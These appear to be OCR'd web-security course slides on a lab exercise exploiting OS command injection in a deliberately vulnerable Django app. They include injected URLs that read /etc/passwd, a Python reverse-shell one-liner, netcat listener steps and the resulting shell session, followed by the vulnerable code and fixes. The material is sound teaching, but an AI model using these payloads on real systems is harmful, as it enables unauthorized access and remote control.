######ref: https://github.com/nVisium/django.nV
######ref: https://coffeeonthekeyboard.com/mass-assignment-security-part-10-855/
######ref: https://www.owasp.org/index.php/Mass_Assignment_Cheat_Sheet
######ref: https://dashdrum.com/blog/2013/05/mass-assignment-vulnerability/
        exclude = ['first_name','last_name','groups', 'user_permissions', 'last_login',
    def save(self, commit=True):
        user = super(RegisterForm, self).save(commit=False)
        user.set_password(self.cleaned_data["password"])
        if commit:
            user.save()
        return user
```



Copyright © 2021 Mohammed Aldoub (Voulnet)

COMMAND INJECTION

- Command Injection is a vulnerability where commands can be injected to the system shell directly.
- Usually because of string concatenation when building the final command, such that user input can influence it.
- Let's play with Command Injection a bit. Click on the User Processes Button in the main menu



Copyright © 2021 Mohammed Aldoub (Voulnet)



Cool! It's a dashboard that shows details about processes run by a particular user!

Does it look familiar? What linux command is this?


Copyright © 2021 Mohammed Aldoub (Voulnet)

```
1  [||||                                                                    3.3%]   Tasks: 185, 717 thr; 1 running
2  [||||                                                                    3.3%]   Load average: 0.16 0.07 0.01
3  [||                                                                      1.3%]   Uptime: 23:00:25
4  [|||                                                                     2.6%]
Mem[||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||5.95G/7.77G]
Swp[||||||                                                                  69.2M/947M]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1786 student    20   0  776M  212M 73612 S  4.0  2.7 16:02.38 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -bac
 1900 student    20   0 3937M  265M 41456 S  3.3  3.3 19:58.09 /usr/bin/gnome-shell
 3640 student    20   0 2183M  392M 90760 S  2.0  4.9  9:37.26 /usr/lib/firefox/firefox -contentproc -childID 3 -isForBrowser -prefsLen 594
 6911 student    20   0  797M 48620 27640 S  2.0  0.6  1:43.29 /usr/lib/gnome-terminal/gnome-terminal-server
 0458 student    20   0 41824  5804  3848 R  1.3  0.1  0:00.08 htop
 3444 student    20   0 2249M  786M 72928 S  1.3  9.9 21:08.01 /usr/lib/firefox/firefox -contentproc -childID 1 -isForBrowser -prefsLen 1 -
 3690 student    20   0 1950M  418M 97656 S  1.3  5.3  7:14.45 /usr/lib/firefox/firefox -contentproc -childID 4 -isForBrowser -prefsLen 651
 4803 student    20   0 1853M  344M 87704 S  1.3  4.3  8:25.85 /usr/lib/firefox/firefox -contentproc -childID 6 -isForBrowser -prefsLen 677
  380 root       20   0  201M 10300  8860 S  0.7  0.1  0:52.45 /usr/bin/vmtoolsd
 1793 student    20   0  776M  212M 73612 S  0.7  2.7  1:17.37 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -bac
 2166 student    20   0  523M 37136 21528 S  0.7  0.5  1:04.46 /usr/bin/vmtoolsd -n vmusr --blockFd 3
 4816 student    20   0 1853M  344M 87704 S  0.7  4.3  1:23.85 /usr/lib/firefox/firefox -contentproc -childID 6 -isForBrowser -prefsLen 677
 4835 student    20   0 1853M  344M 87704 S  0.7  4.3  0:03.61 /usr/lib/firefox/firefox -contentproc -childID 6 -isForBrowser -prefsLen 677
 1472 student    20   0 7625M  542M 22528 S  0.7  6.8  0:07.11 /home/student/BurpSuiteCommunity/jre/bin/java -splash:/home/student/BurpSuit
 1937 student    20   0  355M 10380  5864 S  0.0  0.1  1:02.06 ibus-daemon --xim --panel disable
    1 root       20   0  220M  7484  4772 S  0.0  0.1  0:19.98 /sbin/init auto noprompt
  350 root       19  -1  125M 19312 17824 S  0.0  0.2  0:02.51 /lib/systemd/systemd-journald
  373 root       20   0 49372  6828  2620 S  0.0  0.1  0:07.28 /lib/systemd/systemd-udevd
  378 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_p
  379 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_p
  377 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_p
 1531 root       20   0  201M 10300  8860 S  0.0  0.1  0:00.00 /usr/bin/vmtoolsd
  520 systemd-r  20   0 71080  4892  4208 S  0.0  0.1  0:03.34 /lib/systemd/systemd-resolved
```

Aha! It's in fact the popular linux **htop** command!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Is the web app simply calling it and printing its output? Let's try changing the username!



It worked, we now see the processes by root!

What if the application is simply adding the username we supply to the final command?

Let's imagine the actual command:

```
command = 'htop -u %s' % username
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

POSSIBLE COMMAND?

```
command = 'htop -u %s' % username
output = subprocess.Popen(command, shell=True,stdout=subprocess.PIPE))
```

If this was the command, how can we escape out of the htop command options and start another command?

We need to learn how to execute another command in the shell.

Best candidates to chain other commands are: && (and and), | (pipe), ; (semi colon)

Try to chain the command with display /etc/passwd file --> cat /etc/passwd

Copyright © 2021 Mohammed Aldoub (Voulnet)

localhost/userprocesses/?username=root | cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/u
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sb
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

We have a winner! Using pipe worked! The output is displayed!

Can you guess another symbol to inject commands?

localhost/userprocesses/?username=root && cat /etc/passwd

```
0
  1  [
  2  [
  3  [
  4  [
  Mem[
  Swp[
    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
      1 root       20   0  220M  7484  4772 S  0.0  0.1  0:20.09 /sbin/init auto noprompt
    350 root       19  -1  125M 19384 17896 S  0.0  0.2  0:02.52 /lib/systemd/systemd-journald
    373 root       20   0 49372  6828  2620 S  0.0  0.1  0:07.29 /lib/systemd/systemd-udevd
    378 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,s
    379 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,s
    377 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,s
   1531 root       20   0  201M 10300  8860 S  0.0  0.1  0:00.00 /usr/bin/vmtoolsd
```


localhost/userprocesses/?u

```
0
  1  [
  2  [
  3  [
  4  [
  Mem[
  Swp[
    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
      1 root       20   0  220M  7484  4772 S  0.0  0.1  0:20.09 /sbin/init auto noprompt
    350 root       19  -1  125M 19384 17896 S  0.0  0.2  0:02.52 /lib/systemd/systemd-journald
    373 root       20   0 49372  6828  2620 S  0.0  0.1  0:07.29 /lib/systemd/systemd-udevd
    378 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmwar
    379 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmwar
    377 root       20   0  155M   292    40 S  0.0  0.0  0:00.00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmwar
   1531 root       20   0  201M 10300  8860 S  0.0  0.1  0:00.00 /usr/bin/vmtoolsd
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB34: OS COMMAND INJECTION

- In this lab, we want to actually get a working reverse shell.
- What is a Reverse shell?
  - A reverse shell is a shell connection from the victim machine **BACK** to the attacker machine, that when established, will give the attacker control over the victim's machine.
  - In other words, the victim machine is throwing its own local command shell to the attacker.
  - Cool because it can bypass the victim firewall and connect back from internal networks!



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

We need to create a reverse shell in one line only, to add it to the command we want to inject.

We call those reverse-shell one-liners!

Check out: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
And https://highon.coffee/blog/reverse-shell-cheat-sheet/

The one-liner shell will probably contain some weird characters so since we're gonna add it to the URL, we better URL-encode it too. We'll use Burp suite for that.

Also, we'll need to listen on an address and port! For this exercise inside the VM, we'll use localhost (127.0.0.1) and port 2222. How to listen? Using netcat!

```
student@ubuntu:/tmp$ nc -lvp 2222
Listening on [0.0.0.0] (family 0, port 2222)
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

REVERSE SHELL SAMPLES

CopyPaste: These payloads are at:
/home/student/payloads/python-command-injection.txt
/home/student/payloads/perl-command-injection.txt

Python

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("127.0.0.1",2222));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

TRY THESE REVERSE SHELLS!

- STEPS:
  1. RUN NETCAT LISTENER:

```
student@ubuntu:/tmp$ nc -lvp 2222
```

  2. MODIFY PAYLOAD TO PUT YOUR IP AND PORT
  3. **ENCODE IT TO URL VIA BURP USING THE DECODER TAB.**
  4. USE THE PAYLOAD IN THE VULNERABLE PAGE! PUT IT AFTER THE USERNAME AND THE PIPE SYMBOL.
  5. GET REVERSE SHELL!

```
student@ubuntu:/tmp$ nc -lvp 2222
Listening on [0.0.0.0] (family 0, port 2222)
Connection from localhost 60268 received!
student@ubuntu:~/django/vvda/vvda$ pwd
pwd
/home/student/django/vvda/vvda
student@ubuntu:~/django/vvda/vvda$ whoami
whoami
student
student@ubuntu:~/django/vvda/vvda$ ls -lah
ls -lah
total 172K
drwxr-xr-x 6 student student 4.0K Jan 17 14:56 .
drwxr-xr-x 8 student student 4.0K Jan 16 11:07 ..
-rw-r--r-- 1 student student 128K Jan 17 11:18 db.sqlite3
-rw-r--r-- 1 student student  14K Jan 17 14:56 htop.html
-rwxr-xr-x 1 student student  802 Jan 16 11:07 manage.py
drwxr-xr-x 3 student student 4.0K Jan 16 11:42 media
drwxr-xr-x 5 student student 4.0K Jan 16 11:30 static
drwxr-xr-x 3 student student 4.0K Jan 17 18:00 vulnerable
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

VULNERABILITY AND SOLUTION

- THIS IS THE ACTUAL VULNERABLE CODE.
- NOTICE HOW IT FEEDS THE USERNAME DIRECTLY INTO THE COMMAND?

```
def userprocesses(request):
    username = request.GET.get('username')
    command = "echo q | htop -u %s | aha --black --line-fix" %username
    print "username"
    print username
    output = subprocess.Popen(command, shell=True,stdout=subprocess.PIPE,env=dic
t(os.environ, COLUMNS="400"))
    out,err = output.communicate()
```

- SOLUTION:

1. NEVER USE OS.SYSTEM OR OS.POPEN IN PYTHON.
2. SUBPROCESS.POPEN CAN BE SECURED BY MAKING SHELL=FALSE.

Copyright © 2021 Mohammed Aldoub (Voulnet)


Honorable mention: SaltStack REST API command injection

The REST API component in SaltStack allowed concatenating a string that was passed on to subprocess.call in python.

```
def gen_key(path):
    '''
    Generate a key for use with salt-ssh
    '''
    cmd = 'ssh-keygen -P "" -f {0} -t rsa -q'.format(path)
    if not os.path.isdir(os.path.dirname(path)):
        os.makedirs(os.path.dirname(path))
    subprocess.call(cmd, shell=True)
```

Check the details on this cool vulnerability!

https://paper.seebug.org/1398/



Copyright © 2021 Mohammed Aldoub (Voulnet)

